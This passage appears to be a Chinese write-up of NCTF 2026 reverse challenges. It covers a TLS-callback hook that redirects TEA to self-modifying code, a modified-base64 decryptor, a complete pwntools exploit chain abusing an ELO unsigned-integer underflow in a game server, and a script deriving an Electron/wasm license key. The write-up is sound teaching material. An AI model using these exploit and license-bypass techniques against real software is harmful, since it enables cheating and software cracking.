
静态分析

遇到这种莫名其妙的情况，先考虑有没有 `hook` 在背地里修改程序。

在IDA的Exports窗口可以看到有两个 `TlsCallback` ，Function name窗口也可以搜索到



跟进 `TlsCallback_1` 就可以看到如下内容



此处反编译可能有些问题，但是从汇编代码可以直观看出 `TlsCallback_1` 先获取了 `dll基址` ，随后加上 `0x24A0` 计算出TEA的实际地址（和函数名 `sub_1800024A0` 对上了），TEA的地址传给lpAddress作为后续memcpy的参数。也就是说这个回调函数hook了TEA，并将其修改成了Src，而这里的Src构成了一个 `mov rax,[目标函数地址]  jump rax` 的重定向。跟进 `sub_180002700` 可以发现这是一个 `smc函数`

```
LPVOID __fastcall sub_180002700(__int64 a1, __int64 a2, __int64 a3)
{
  LPVOID result; // rax
  unsigned __int64 i; // [rsp+20h] [rbp-28h]
  LPCVOID lpBaseAddress; // [rsp+28h] [rbp-20h]
  HANDLE hProcess; // [rsp+30h] [rbp-18h]

  if ( !qword_1801505B8 )
  {
    result = VirtualAlloc(0LL, 0x491uLL, 0x1000u, 0x40u);
    qword_1801505B8 = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD))result;
    if ( !result )
      return result;
    for ( i = 0LL; i < 0x491; ++i )
      *((_BYTE *)qword_1801505B8 + i) = byte_18014F491 ^ byte_18014F000[i];
    lpBaseAddress = qword_1801505B8;
    hProcess = GetCurrentProcess();
    FlushInstructionCache(hProcess, lpBaseAddress, 0x491uLL);
    Sleep(0);
  }
  return (LPVOID)qword_1801505B8(a1, a2, a3);
}
```

综上，程序执行TlsCallback_1时会将TEA重定向到这个smc函数，随后smc函数从 `byte_18014F000` 获取数据进行解密，解密结果 `qword_1801505B8` 最终被当作一个函数执行。因此，TEA并非真正的加密函数，真正的加密函数要通过smc得到。写一个IDAPython脚本解密 `byte_18014F000` 处的数据：

代码块

```
import idc

start_addr = 0x18014F000
len = 0x491

for i in range(len):
    code = idc.get_wide_byte(start_addr + i)
    code = code ^ 0xba
    idc.patch_byte(start_addr+i,code)
```

解密后选中 `byte_180165000` ，将这段数据建立成函数，反编译得到如下：

代码块

```
_DWORD *__fastcall sub_18014F000(__int64 a1, __int64 a2, _DWORD *a3)
{
  _DWORD *result; // rax
  int j; // [rsp+0h] [rbp-108h]
  int k; // [rsp+0h] [rbp-108h]
  int m; // [rsp+0h] [rbp-108h]
  int v7; // [rsp+4h] [rbp-104h]
```

```
8     int v8; // [rsp+4h] [rbp-104h]
9     int v9; // [rsp+4h] [rbp-104h]
10    int v10; // [rsp+4h] [rbp-104h]
11    unsigned __int8 v11; // [rsp+Dh] [rbp-FBh]
12    int i; // [rsp+10h] [rbp-F8h]
13    unsigned int v13; // [rsp+18h] [rbp-F0h]
14    unsigned __int8 v14; // [rsp+1Ch] [rbp-ECh]
15    unsigned __int8 v15; // [rsp+20h] [rbp-E8h]
16    _BYTE v16[216]; // [rsp+30h] [rbp-D8h]
17
18    v16[0] = -91;
19    v16[1] = -90;
20    v16[2] = -89;
21    v16[3] = -88;
22    v16[4] = -87;
23    v16[5] = -86;
24    v16[6] = -85;
25    v16[7] = -84;
26    v16[8] = -83;
27    v16[9] = -82;
28    v16[10] = -81;
29    v16[11] = -80;
30    v16[12] = -79;
31    v16[13] = -78;
32    v16[14] = -77;
33    v16[15] = -76;
34    v16[16] = -75;
35    v16[17] = -74;
36    v16[18] = -73;
37    v16[19] = -72;
38    v16[20] = -71;
39    v16[21] = -70;
40    v16[22] = -69;
41    v16[23] = -68;
42    v16[24] = -67;
43    v16[25] = -66;
44    v16[26] = -123;
45    v16[27] = -122;
46    v16[28] = -121;
47    v16[29] = -120;
48    v16[30] = -119;
49    v16[31] = -118;
50    v16[32] = -117;
51    v16[33] = -116;
52    v16[34] = -115;
53    v16[35] = -114;
54    v16[36] = -113;
```

```
55      v16[37] = -112;
56      v16[38] = -111;
57      v16[39] = -110;
58      v16[40] = -109;
59      v16[41] = -108;
60      v16[42] = -107;
61      v16[43] = -106;
62      v16[44] = -105;
63      v16[45] = -104;
64      v16[46] = -103;
65      v16[47] = -102;
66      v16[48] = -101;
67      v16[49] = -100;
68      v16[50] = -99;
69      v16[51] = -98;
70      v16[52] = -58;
71      v16[53] = -57;
72      v16[54] = -56;
73      v16[55] = -55;
74      v16[56] = -54;
75      v16[57] = -53;
76      v16[58] = -52;
77      v16[59] = -51;
78      v16[60] = -50;
79      v16[61] = -49;
80      v16[62] = -44;
81      v16[63] = -48;
82      for ( i = 0; i < 64; ++i )
83        v16[i + 128] = ~v16[i];
84      v7 = 0;
85      for ( j = 0; j < 40; j += 3 )
86      {
87        v11 = *(_BYTE *)(a1 + j);
88        if ( j + 1 >= 40 )
89          v14 = 0;
90        else
91          v14 = *(_BYTE *)(a1 + j + 1);
92        if ( j + 2 >= 40 )
93          v15 = 0;
94        else
95          v15 = *(_BYTE *)(a1 + j + 2);
96        v16[v7 + 64] = v16[(((int)v14 >> 4) & 0xF | (unsigned __int8)(16 * (v11 &
    3))) + 128];
97        v8 = v7 + 1;
98        v16[v8 + 64] = v16[(((int)v11 >> 2) & 0x3F) + 128];
99        v9 = v8 + 1;
100       if ( j + 1 >= 40 )
```

```
        v16[v9 + 64] = 61;
      else
        v16[v9 + 64] = v16[(v15 & 0x3F) + 128];
      v10 = v9 + 1;
      if ( j + 2 >= 40 )
        v16[v10 + 64] = 61;
      else
        v16[v10 + 64] = v16[(((int)v15 >> 6) & 3 | (unsigned __int8)(4 * (v14 & 0xF))) + 128];
      v7 = v10 + 1;
    }
    for ( k = 0; k < v7; ++k )
      *(_BYTE *)(a2 + k) = v16[k + 64];
    v13 = 1131796;
    for ( m = 0; m < v7; ++m )
    {
      *(_BYTE *)(a2 + m) ^= v13 >> (8 * m % 24);
      *(_BYTE *)(a2 + m) = (((int)*(unsigned __int8 *)(a2 + m) >> 6) | (4 * *(_BYTE *)(a2 + m))) ^ 0xBA;
      v13 = 16843155 * v13 + 305419896;
    }
    result = a3;
    *a3 = v7;
    return result;
  }
```

动态分析

除了静态分析寻找可能的hook操作外，还可以写一个简单的 `加载器` 来加载dll并调用其中的函数。

根据上文分析可以知道，对输入数据的检验和处理主要是在函数 `sub_1800024A0` 中，根据.text段开头的注释信息可以计算出函数偏移为 `0x24A0`

```
; File Name   : E:\CTFArchive\NCTF2026\NoMyBank!\_libextension.dll
; Format      : Portable executable for AMD64 (PE)
; Imagebase   : 180000000
; Timestamp   : 69BC2128 (Thu Mar 19 16:15:36 2026)
; Section 1. (virtual address 00001000)
; Virtual size                 : 000E84D6 ( 951510.)
; Section size in file         : 000E8600 ( 951808.)
; Offset to raw data for section: 00000400
; Flags 60000020: Text Executable Readable
; Alignment     : default
; OS type         :  MS Windows
; Application type:  DLL
```

而对于参数a1的类型，前文提及函数开头进行了检验长度，计算长度的函数 `unknown_libname_11` 如下：

代码块

```
// Microsoft VisualC v7/14 64bit runtime
__int64 __fastcall unknown_libname_11(__int64 a1)
{
  return *(_QWORD *)(a1 + 16);
}
```

而 `std::string` 在“短字符优化（SSO）”下的结构如下：

代码块

```
class string {
    union Buffer{
        char * _pointer;
        char _local[16];
    };
    size_t _size;
    size_t _capacity;
    Buffer _buffer;
};
```

unknown_libname_11访问 `a1+16` 计算长度的行为和std::string的结构刚好对上，因此推测a1的类型为std::string。有了函数偏移和参数类型，就可以写出加载器：

代码块

```
#include<windows.h>
#include<string>
#include<iostream>
int main(){
    HMODULE hDll = LoadLibraryA("..//_libextension.dll");
    if(!hDll){
        std::cout << "failed to load dll" << std::endl;
        return 1;
    }

    BYTE* addr = (BYTE*)hDll + 0x2A40;
    int (*check)(std::string) = (int(*)(std::string))addr;
    std::string key;
    std::cout << "input \"key\" :" << std::endl;
    std::cin>>key;
    check(key);
```

```
17
18        return 0;
19
20    }
```

编译出程序后，就可以在 `TEA` 处下断点，将dll附加到加载器进程进行调试。可以发现构造的参数成功通过了长度校验，接下来F7步入 `TEA` 函数得到：

```
.text:00007FFD3528248A ; ---------------------------------------------------------------------------
.text:00007FFD3528248B align 20h
.text:00007FFD352824A0 ; __unwind { // __GSHandlerCheck
.text:00007FFD352824A0 ; _DWORD *__fastcall sub_7FFD352824A0(__int64, __int64, _DWORD *)
RIP .text:00007FFD352824A0 sub_7FFD352824A0 db  48h ; H          ; CODE XREF: sub_7FFD35282A40+64↓p
.text:00007FFD352824A0                                           ; DATA XREF: .pdata:00007FFD353D9300↓o
.text:00007FFD352824A0 ; ---------------------------------------------------------------------------
.text:00007FFD352824A5 db  35h ; 5
.text:00007FFD352824A6 db 0FDh
.text:00007FFD352824A7 db  7Fh ;
.text:00007FFD352824A8 db    0
.text:00007FFD352824A9 db    0
.text:00007FFD352824AA ; ---------------------------------------------------------------------------
.text:00007FFD352824AA db 0FFh
.text:00007FFD352824AF ; ---------------------------------------------------------------------------
.text:00007FFD352824AF push    rdi
.text:00007FFD352824B0 sub     rsp, 70h
.text:00007FFD352824B4 mov     rax, cs:__security_cookie
.text:00007FFD352824BB xor     rax, rsp
.text:00007FFD352824BE mov     [rsp+78h+var_10], rax
```

将 `24A0` 处的数据重新定义为代码得到：

```
.text:00007FFD3528248B align 20h
.text:00007FFD352824A0
.text:00007FFD352824A0 loc_7FFD352824A0:                         ; CODE XREF: sub_7FFD35282A40+64↓p
.text:00007FFD352824A0                                           ; DATA XREF: .pdata:00007FFD353D9300↓o
.text:00007FFD352824A0 ; __unwind { // __GSHandlerCheck
RIP .text:00007FFD352824A0 mov     rax, 7FFD35282700h
.text:00007FFD352824AA jmp     rax
.text:00007FFD352824AA ; ---------------------------------------------------------------------------
.text:00007FFD352824AC db  4Ch ; L
.text:00007FFD352824AD db  24h ; $
.text:00007FFD352824AE db    8
.text:00007FFD352824AF db  57h ; W
.text:00007FFD352824B0 db  48h ; H
.text:00007FFD352824B1 db  83h
.text:00007FFD352824B2 db 0ECh
.text:00007FFD352824B3 db  70h ; p
```

可以看到TEA函数开头被修改并重定向到了 `0x7FFD35282700h` 处，跟进得到：

代码块

```
1   LPVOID __fastcall sub_7FFD35282700(__int64 a1, __int64 a2, __int64 a3)
2   {
3     LPVOID result; // rax
4     unsigned __int64 i; // [rsp+20h] [rbp-28h]
5     LPCVOID lpBaseAddress; // [rsp+28h] [rbp-20h]
6     HANDLE hProcess; // [rsp+30h] [rbp-18h]
7
8     if ( !qword_7FFD353D05B8 )
9     {
```

```
    result = VirtualAlloc(0LL, 0x491uLL, 0x1000u, 0x40u);
    qword_7FFD353D05B8 = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD))result;
    if ( !result )
      return result;
    for ( i = 0LL; i < 0x491; ++i )
      *((_BYTE *)qword_7FFD353D05B8 + i) = byte_7FFD353CF491 ^ byte_7FFD353CF000[i];
    lpBaseAddress = qword_7FFD353D05B8;
    hProcess = GetCurrentProcess();
    FlushInstructionCache(hProcess, lpBaseAddress, 0x491uLL);
    Sleep(0);
  }
  return (LPVOID)qword_7FFD353D05B8(a1, a2, a3);
}
```

分析可知，这是一个 `smc函数` ，函数解密了 `byte_7FFD353CF000` 处的数据并将其作为函数调用，运行至return处步入，建立函数即可看到真正的加密处理

解密flag

分析真正的加密函数，发现输入的数据先经过了一个 `魔改的base64编码` ，然后被 `逐字符加密` ，而base64的魔改点在于 `换表` 和 `字符换位` （每段编码结果的第1和2、3和4位互换了），因此可以写出最终的exp：

代码块

```
import base64

# 解密
def decrypt(data):
    v3 = 1131796
    for i in range(len(data)):
        data[i] ^= 0xba
        data[i] = ((data[i] << 6) | (data[i] >> 2)) & 0xff
        data[i] ^= (v3 >> (8 * i % 24)) & 0xff
        v3 = (16843155 * v3 + 305419896) & 0xffffffff
    return data

# 解码
def b64_decode(data):
    # 字符换位还原
    for i in range(len(data)//4):
        data[i*4], data[i*4 + 1] = data[i*4 + 1], data[i*4]
        data[i*4 + 2], data[i*4 + 3] = data[i*4 + 3], data[i*4 + 2]

    encrypted_table = [
```

```
        -91, -90, -89, -88, -87, -86, -85, -84, -83, -82, -81, -80,
        -79, -78, -77, -76, -75, -74, -73, -72, -71, -70, -69, -68,
        -67, -66, -123, -122, -121, -120, -119, -118, -117, -116, -115,
        -114, -113, -112, -111, -110, -109, -108, -107, -106, -105, -104,
        -103, -102, -101, -100, -99, -98, -58, -57, -56, -55, -54, -53,
        -52, -51, -50, -49, -44, -48
    ]

    # 解密base表
    modified_table = ''.join(chr((~i) & 0xff) for i in encrypted_table)

    # 构建魔改表和标准表的映射
    std_table = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    char_map = str.maketrans(modified_table,std_table)

    # 解码
    data_modifiedb64 = bytes(data).decode('ascii')
    data_stdb64 = data_modifiedb64.translate(char_map)
    data_decrypted = base64.b64decode(data_stdb64)

    return data_decrypted

# 字符变换
def change_str(data):
    chars = data.decode('ascii')
    chars = chars.replace('o','0').replace('e','3').replace('i','1')
    return chars

enc = [
        0x2B, 0xF7, 0x67, 0x5E, 0x7C, 0x98, 0xED, 0x6D,
        0xD1, 0x8C, 0xEF, 0x57, 0xBB, 0x33, 0x22, 0x7E,
        0xB2, 0x1F, 0x34, 0x5B, 0x36, 0x6C, 0x2B, 0xAF,
        0xBB, 0x5B, 0x12, 0xD6, 0x3C, 0x0A, 0x45, 0x27,
        0x84, 0x6C, 0x47, 0xAB, 0x2F, 0x75, 0x78, 0x3E,
        0x88, 0x89, 0x2D, 0x7A, 0xCD, 0x5C, 0xF6, 0xFA,
        0x36, 0x73, 0xFF, 0x6E, 0xD3, 0x4C, 0x1C, 0x75
    ]
temp = decrypt(enc)
key = b64_decode(temp)
gift = change_str(key)
print(gift)
#NCTF{Y0u_d3s3rv3_th1s_g1ft_b1bd7c719cfc}
```

鸡爪流高手

这道题设计的设计思路是：

1. 服务端希望实现“低分保护”，即当玩家分数已经很低时，不再继续扣分。
2. 这段保护的判断条件是“`当前分数 < 10` 且本次结算会扣分”，而不是“结算后分数不能低于 0”。
3. 因此只要玩家当前分数仍然大于等于 `10`，哪怕这一次失败会扣掉超过 `10` 分，更新逻辑仍然会继续执行。
4. 在 ELO 公式下，当玩家分数处于 `10 ~ 20` 这样的低分区间时，如果去输给一个分数更低的机器人，例如 `0` 分或 `10` 分机器人，扣分可能达到 `10`、`11` 或 `12`。
5. 一旦结算前分数例如是 `10`、`11`、`12`，而这次失败要扣 `12` 分，就会出现“更新前仍未触发保护，更新后小于 0”的情况。
6. 如果分数字段使用无符号整型，那么这个负数结果会发生整数下溢，变成一个极大的正数，玩家会瞬间登顶排行榜。

当前实现里，数据库会稳定生成一批关键低分机器人：

代码块

```
50, 40, 30, 20, 20, 10
```

与此同时，默认 `PLAY` 不再按分差最近匹配，而是会从低分机器人池中随机抽取一名对手。因此预期解不再是“按一次固定顺序点名对局”，而是“不断等待目标对手出现，再执行对应的输赢动作”。

为了让这种等待不额外干扰分数，当前实现还额外提供了一个规则：

- 如果开局后棋盘仍为空，玩家立刻 `RESIGN`
- 这次对局会被判定为平局
- 双方分数都不会变化

因此，预期利用步骤应理解为下面这条“等待式”路径：

1. 不断 `PLAY`
2. 如果当前对手不是目标分数点，就在开局直接 `RESIGN`，以平局结束并继续等待

3. 当随机到 `50` 分机器人时，先落一手再认输
4. 之后依次对 `40`、`30`、`20` 分机器人重复这个过程，把自己的分数压到 `10`
5. 等到 `10` 分机器人出现时，真正下棋获胜，使自己回到 `20`，同时把该机器人打到 `0`
6. 再等待另一个 `20` 分机器人出现，先落一手再认输，让自己回到 `10`
7. 最后等待刚刚造出来的 `0` 分机器人出现，先落一手再认输，触发整数下溢

EXP：

common.py

代码块

```python
import os
import re
import sqlite3
import math
import sys
from pathlib import Path

from pwn import context, p8, p32, process, remote


MAGIC = b"GAME"

GET_FLAG = 1
GET_SCORE = 2
GET_RANK = 3
RESET = 4
PLAY = 5
GET_BOARD = 6
MOVE = 7
RESIGN = 8

ROOT = Path(__file__).resolve().parent.parent
DB_PATH = ROOT / "game.db"
DEFAULT_FLAG = "flag{demo_full_exp_success}"
ATTACK_CHAIN = [50, 40, 30, 20]
WIN_SEQUENCE = [(7, 7), (7, 6), (7, 8), (7, 5), (7, 9)]

context.log_level = "error"


def find_server_path() -> Path:
    candidates = [
        ROOT / "build" / "Release" / "server.exe",
        ROOT / "build" / "server.exe",
```

```python
        ROOT / "build" / "server",
    ]
    for path in candidates:
        if path.exists():
            return path
    raise FileNotFoundError("server executable not found")


def build_packet(msg_type: int, param: bytes = b"") -> bytes:
    return MAGIC + p32(len(param) + 9, endian="big") + p8(msg_type) + param


def parse_score_rank(message: str) -> tuple[int, int]:
    score_match = re.search(r"Score=(\d+)", message)
    rank_match = re.search(r"Rank=(\d+)", message)
    if score_match is None or rank_match is None:
        raise ValueError(f"cannot parse score/rank from {message!r}")
    return int(score_match.group(1)), int(rank_match.group(1))


def parse_matched_opponent(message: str) -> tuple[str, int]:
    match = re.search(r"^Matched (.+) Score=(\d+) You=Black$", message)
    if match is None:
        raise ValueError(f"cannot parse opponent from {message!r}")
    return match.group(1), int(match.group(2))


def format_board_message(message: str) -> str:
    if "Board=" not in message:
        return message

    prefix, board = message.split("Board=", 1)
    rows = board.split("/")
    return f"{prefix}Board=\n" + "\n".join(rows)


def calc_delta(player_score: int, opponent_score: int, result: float) -> int:
    exponent = (opponent_score - player_score) / 50.0
    if exponent > 308:
        expected = 0.0
    elif exponent < -308:
        expected = 1.0
    else:
        expected = 1.0 / (1.0 + math.pow(10.0, exponent))
    return round(20 * (result - expected))


```

```python
def apply_buggy_update(player_score: int, opponent_score: int, result: float) -> tuple[int, int, bool]:
    delta = calc_delta(player_score, opponent_score, result)
    if player_score < 10 and delta < 0:
        return player_score, delta, False
    wrapped = player_score + delta < 0
    next_score = (player_score + (delta % (2**32))) % (2**32)
    return next_score, delta, wrapped


def find_bot_name_by_score(score: int) -> str:
    conn = sqlite3.connect(DB_PATH)
    try:
        cursor = conn.execute(
            "SELECT name FROM players WHERE name != 'player' AND score = ? ORDER BY id ASC LIMIT 1",
            (score,),
        )
        row = cursor.fetchone()
        if row is None:
            raise ValueError(f"no bot found with score {score}")
        return str(row[0])
    finally:
        conn.close()


class ServerClient:
    def __init__(self, server_path: Path | None = None, flag: str = "flag{local_test_flag}"):
        self.server_path = server_path
        self.remote_host = os.environ.get("CHICKEN_FEET_HOST")
        self.remote_port = int(os.environ.get("CHICKEN_FEET_PORT", "0"))

        if self.remote_host:
            if self.remote_port <= 0:
                raise ValueError("CHICKEN_FEET_PORT must be set to a positive integer when CHICKEN_FEET_HOST is used")
            self.process = remote(self.remote_host, self.remote_port)
        else:
            self.server_path = self.server_path or find_server_path()
            self.process = process(
                [str(self.server_path)],
                cwd=str(ROOT),
                env={**os.environ, "FLAG": flag, "GZCTF_FLAG": flag},
            )

    def close(self) -> None:
```

```python
        poll = getattr(self.process, "poll", None)
        kill = getattr(self.process, "kill", None)

        if callable(poll) and callable(kill):
            if self.process.poll(block=False) is None:
                self.process.kill()
        self.process.close()

    def _read_exact(self, size: int) -> bytes:
        data = self.process.recvn(size, timeout=5)
        if len(data) != size:
            raise EOFError(f"expected {size} bytes, got {len(data)}")
        return data

    def request(self, msg_type: int, param: bytes = b"") -> str:
        self.process.send(build_packet(msg_type, param))

        magic = self._read_exact(4)
        if magic != MAGIC:
            raise ValueError(f"bad response magic: {magic!r}")

        total_length = int.from_bytes(self._read_exact(4), "big")
        _response_type = self._read_exact(1)[0]
        payload = self._read_exact(total_length - 9)
        return payload.decode("utf-8", errors="replace")

    def get_score(self) -> str:
        return self.request(GET_SCORE)

    def get_rank(self) -> str:
        return self.request(GET_RANK)

    def reset(self) -> str:
        return self.request(RESET)

    def play(self, opponent_name: str | None = None) -> str:
        param = b"" if opponent_name is None else opponent_name.encode()
        return self.request(PLAY, param)

    def get_board(self) -> str:
        return self.request(GET_BOARD)

    def move(self, x: int, y: int) -> str:
        return self.request(MOVE, f"{x},{y}".encode())

    def resign(self) -> str:
        return self.request(RESIGN)
```

```python

    def get_flag(self) -> str:
        return self.request(GET_FLAG)


def print_step(title: str, message: str) -> None:
    print(f"[{title}] {format_board_message(message)}")


def wait_for_random_opponent(
    client: "ServerClient",
    predicate,
    target_desc: str,
    max_attempts: int = 2000,
) -> tuple[str, int, str]:
    attempt = 0
    while attempt < max_attempts:
        attempt += 1
        play_message = client.play()
        name, score = parse_matched_opponent(play_message)
        print_step("PLAY", f"attempt={attempt} {play_message}")
        if predicate(name, score):
            return name, score, play_message

        resign_message = client.resign()
        print_step("RESIGN", resign_message)
        if not resign_message.startswith("Draw "):
            fail(f"expected opening resign to be Draw while waiting for {target_desc}, got {resign_message}")

    fail(f"did not find target opponent: {target_desc} within {max_attempts} attempts")
    raise AssertionError("unreachable")


def find_bot_name_by_score_excluding(score: int, excluded_names: set[str]) -> str:
    conn = sqlite3.connect(DB_PATH)
    try:
        placeholders = ",".join("?" for _ in excluded_names)
        if excluded_names:
            query = (
                f"SELECT name FROM players WHERE name != 'player' AND score = ? "
                f"AND name NOT IN ({placeholders}) ORDER BY id ASC LIMIT 1"
            )
            params = (score, *sorted(excluded_names))
```

```python
        else:
            query = "SELECT name FROM players WHERE name != 'player' AND score = ? ORDER BY id ASC LIMIT 1"
            params = (score,)
        cursor = conn.execute(query, params)
        row = cursor.fetchone()
        if row is None:
            raise ValueError(f"no bot found with score {score} excluding {sorted(excluded_names)}")
        return str(row[0])
    finally:
        conn.close()


def fail(message: str) -> None:
    print(f"[FAIL] {message}", file=sys.stderr)
    raise SystemExit(1)


def expected_flag(default: str = DEFAULT_FLAG) -> str:
    return os.environ.get("CHICKEN_FEET_EXPECTED_FLAG", default)


def expect_prefix(message: str, prefixes: tuple[str, ...], context: str) -> None:
    if not any(message.startswith(prefix) for prefix in prefixes):
        fail(f"{context}: {message}")


def reset_and_check(client: "ServerClient", expected_score: int = 50) -> tuple[int, int]:
    reset_message = client.reset()
    print_step("RESET", reset_message)
    score, rank = parse_score_rank(reset_message)
    if score != expected_score:
        fail(f"expected reset score {expected_score}, got {score}")
    return score, rank


def lose_to_score(client: "ServerClient", target_score: int, excluded_names: set[str] | None = None) -> tuple[str, str]:
    excluded = excluded_names or set()
    bot_name, _bot_score, _play_message = wait_for_random_opponent(
        client,
        lambda name, score: score == target_score and name not in excluded,
        f"score={target_score}",
    )
```

```
    move_message = client.move(0, 0)
    print_step("MOVE", move_message)
    expect_prefix(
        move_message,
        ("Continue ",),
        f"expected a normal first move before resigning against score {target_score}",
    )

    result = client.resign()
    print_step("RESIGN", result)
    expect_prefix(result, ("Resign ",), f"unexpected settlement after resigning vs score {target_score}")
    return bot_name, result


def win_against_score_10(client: "ServerClient") -> tuple[str, str]:
    bot_name, _bot_score, _play_message = wait_for_random_opponent(
        client,
        lambda _name, score: score == 10,
        "score=10",
    )
    for x, y in WIN_SEQUENCE:
        response = client.move(x, y)
        print_step("MOVE", response)
        if response.startswith("Win "):
            return bot_name, response
        expect_prefix(response, ("Continue ",), "unexpected move response while forcing win")

    fail("winning sequence did not finish with a win")
    raise AssertionError("unreachable")


def run_attack_chain(client: "ServerClient") -> tuple[int, int]:
    for target_score in ATTACK_CHAIN:
        bot_name, result = lose_to_score(client, target_score)
        score, rank = parse_score_rank(result)
        print_step("STATE", f"after losing to {bot_name}: score={score} rank={rank}")

    zero_bot_name, win_message = win_against_score_10(client)
    score_after_win, rank_after_win = parse_score_rank(win_message)
    print_step("STATE", f"after beating the 10-score bot: score={score_after_win} rank={rank_after_win}")

    lose_to_score(client, 20, {zero_bot_name})
```

```
    _bot_name, final_message = lose_to_score(client, 0)
    wrapped_score, wrapped_rank = parse_score_rank(final_message)
    print_step("WRAP", final_message)
    return wrapped_score, wrapped_rank
```

代码块

```
from common import (
    expected_flag,
    fail,
    parse_score_rank,
    print_step,
    reset_and_check,
    run_attack_chain,
    ServerClient,
)


def main() -> None:
    client = ServerClient(flag=expected_flag())
    try:
        reset_and_check(client)
        run_attack_chain(client)

        score_message = client.get_score()
        print_step("GET_SCORE", score_message)
        score, rank = parse_score_rank(score_message)
        print_step("STATE", f"post-chain score={score} rank={rank}")
        if rank != 1:
            fail(f"exploit chain finished without rank 1, got rank {rank}")

        flag_message = client.get_flag()
        print_step("GET_FLAG", flag_message)
        if flag_message != expected_flag():
            fail(f"unexpected flag response: {flag_message}")

        print_step("RESULT", "full exploit succeeded")
    finally:
        client.close()


if __name__ == "__main__":
    main()
```

Pay For 2048

Electron逆向，先把resource的app.asar解压

找到 license-service.js wasm-bridge.js 通过这个接口js层调用wasm层的key校验和flag解密，对wasm分析即可。

Exp:

代码块

```
const { LicenseService } = require("./src/license-service");
const { WasmBridge } = require("./src/wasm-bridge");

const EXPECTED_DIGEST = 0xFC97CA2F;

function normalizeKey(key) {
    return key.split("-").slice(1).join("");
}

function customDigest(input) {
    const bytes = Buffer.from(input, "ascii");
    let acc = 0x1357;

    for (let index = 0; index < bytes.length; index += 1) {
        const lane = index % 2 === 0 ? 0x45D9 : 0x9E37;
        const mixed = (((bytes[index] + lane) >>> 0) * (index + 11)) >>> 0;
        acc = (((acc << 3) | (acc >>> 29)) >>> 0) ^ mixed;
        acc = (acc + (((bytes[index] << (index % 5)) >>> 0) ^ 0xA5A55A5A)) >>> 0;
    }

    return acc >>> 0;
}

function toLeet(text) {
    return text
        .replace(/A/g, "4")
        .replace(/B/g, "8")
        .replace(/E/g, "3")
        .replace(/G/g, "6")
        .replace(/I/g, "1")
        .replace(/O/g, "0")
        .replace(/S/g, "5")
        .replace(/T/g, "7")
        .replace(/Z/g, "2");
}
```

```

function deriveKeyFromWasmAnalysis() {
    const inferredWords = ["RUST", "WASM", "2048"];
    const candidate = `NCTF-${toLeet(inferredWords[0])}-${toLeet(inferredWords[1])}-${inferredWords[2]}`;
    const normalized = normalizeKey(candidate);

    if (customDigest(normalized) !== EXPECTED_DIGEST) {
        throw new Error(`derived key does not satisfy wasm digest: ${candidate}`);
    }

    return candidate;
}

async function main() {
    const wasmBridge = new WasmBridge();
    const licenseService = new LicenseService(wasmBridge);

    await licenseService.init();

    const key = deriveKeyFromWasmAnalysis();
    console.log("derived key:", key);

    const verifyContext = {
        score: 512,
        steps: 42,
        maxTile: 256,
        board: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 2, 4, 16, 256],
        sessionToken: ""
    };

    const verifyResult = await licenseService.verifyKey(key, verifyContext);
    console.log("verifyResult:", JSON.stringify(verifyResult, null, 2));

    if (!verifyResult.ok) {
        process.exitCode = 1;
        return;
    }

    const unlockContext = {
        score: 4096,
        steps: 128,
        maxTile: 2048,
        board: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 2, 4, 16, 2048],
        sessionToken: verifyResult.data.sessionToken
```

```
    };

    const unlockResult = await licenseService.unlockFlag(key, unlockContext);
    console.log("unlockResult:", JSON.stringify(unlockResult, null, 2));

    if (!unlockResult.ok) {
        process.exitCode = 1;
    }
}

main().catch((error) => {
    console.error(error);
    process.exitCode = 1;
});
```

Hook My Secret

这道题分为三层，图案解锁、key逆向、AES解密，主要想考察选手的Frida Hook能力。

第一层可以直接忽略掉，不影响解密。

第二个是so层对输入的key加密，这里可以直接静态分析so层的加密（没怎么加混淆），或者直接在java层进行黑盒分析，即hook住加密函数，输入不同的key，观察密文的变化。

